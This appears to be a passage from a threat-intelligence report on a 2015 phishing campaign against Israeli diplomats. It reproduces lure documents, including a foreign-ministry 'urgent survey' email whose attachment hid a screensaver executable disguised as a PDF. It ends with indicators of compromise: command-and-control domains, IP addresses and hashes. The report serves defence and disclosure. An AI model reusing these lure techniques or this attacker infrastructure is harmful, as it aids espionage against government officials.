
**CTITF Global Experts Meeting on Capacity Building for Terrorist
Designations and Asset Freezing Regimes and Mechanisms**
*Organized by the Counter-Terrorism Implementation Task Force (CTITF) Office
Under the auspices of the CTITF Working Group on Tackling The Financing of Terrorism, with support
from the United Nations Counter-Terrorism Centre (UNCT)*

12-13 May 2015
United Nations, Conference Room 2, Conference Building, New York and
Greentree Estate, Manhattan

REGISTRATION FORM
THIS DATA IS USED FOR OFFICIAL RECORD, PLEASE WRITE LEGIBLY OR TYPE

Last Name: Mr. Ms.
First Name:
Name of national, international, or regional organization and department or unit: (Please list institution and Country)
Title and position:

February 2015: "Israeli Ministry of Foreign Affairs Questionnaire"



The image is a screenshot of an email received from the Israeli Ministry of Foreign Affairs. The email is dated Monday, 2/9/2015 at 12:06 PM. The sender is a redacted name followed by "@mfa.gov.il" and the subject is "שאלון תמונת מצב - דחוף" (Status Survey - Urgent). The recipient is "Ambassador" with a redacted name. The email body contains a message in Hebrew: "מבקש התייחסותכם לשאלון (קובץ מצורף) ורבע שעה מזמנכם כדי למלא אותו, לתועלת כולנו." (Requesting your response to the survey (attached file) and a quarter of an hour of your time to fill it out, for the benefit of all of us). The email ends with "תודה" (Thank you). There is a link to download pictures and an attachment named "mfa Quest situation 2015.doc (811 KB)".

Mon 2/9/2015 12:06 PM
[Redacted] <[Redacted]@mfa.gov.il>
שאלון תמונת מצב - דחוף

To: [Redacted] Ambassador

Click here to download pictures. To help protect your privacy, Outlook prevented automatic download of some pictures from the Internet.


Message mfa Quest situation 2015.doc (811 KB)

חברים


מבקש התייחסותכם לשאלון (קובץ מצורף) ורבע שעה מזמנכם כדי למלא אותו, לתועלת כולנו.

תודה


Embedded in the Word document was Quest__fdp.scr, disguised as PDF



Early 2015: "Israel Ministry of Foreign Affairs Diplomatic List"



Early 2015: "Strike in the Ministry of Foreign Affairs"



Appendix B – Indicators of Compromise

C2 Domains

img.gmailtagmanager[.]com

windowkernel[.]com

windowslayer[.]in

windowkernel[.]com

wheatherserviceapi[.]info

wethearservice[.]com

windowslayer[.]in

u[.]mywindows24[.]in

main[.]windowkernel14[.]com

walla[.]link

heartax[.]info

haaretz[.]link

Haaretz-News[.]com

gmailtagmanager[.]com

fbstatic-a[.]xyz

fbstatic-a[.]space

fbstatic-akamaihd[.]com

alhadath[.]mobi

big-windowss[.]com

kernel4windows[.]in

micro-windows[.]in

mywindows24[.]in

patch7-windows[.]com

patch8-windows[.]com

patchthiswindows[.]com

windows-10patch[.]in

windows-drive20[.]com

windows-india[.]in

windows-kernel[.]in

windows-my50[.]com

windows24-kernel[.]in

windowskernel[.]in

windowslayer[.]in

windowssup[.]in

windowsupup[.]com

mswordupdate15[.]com (currently sinkholed by Kaspersky)

mswordupdate16[.]com (currently sinkholed by Kaspersky)

mswordupdate17[.]com (currently sinkholed by Kaspersky)

cacheupdate14[.]com (currently sinkholed by Kaspersky)

windowskernel14[.]com (currently sinkholed by Kaspersky)

C2 IP Addresses

(All of the IP addresses bellow are hosted in XLHost.com)

209.190.20.147

209.190.20.149

209.190.20.148

Hashes

0feb0b50b99f0b303a5081ffb3c4446d
cfb4be91d8546203ae602c0284126408
d2c117d18cb05140373713859803a0d6
1cef128513c05837f24796042b8e1cd9
f10135e03df18462c2e35eac13d61435
4765369d8ae52f2dd9b318e0c8b27054
5e545dae692ecb4bddacdb9c526b1f16
8734f46d932f179161042ef5b4a7b8a8
9853fc1f4d7ba23d728f4ee80842faf9
9db2719a3dde09ae260def9cd0d46dbe
1f9910cafe0e5f39887b2d5ab4df0d10
577577d6df1833629bfd0d612e3dbb05
da529e0b81625828d52cd70efba50794
098e8dd0e874e59817f2e78cd48e58f3
32261fe44c368724593fbf65d47fc826
38cb64ba0aafb86585d9bcbd1c500416
6d8d0f7d73a9afae667d71273e6e5e2
bad36581f72aa2d8597dd2b1bc7b2a7f
bcf93595ba4586b6324963e989349319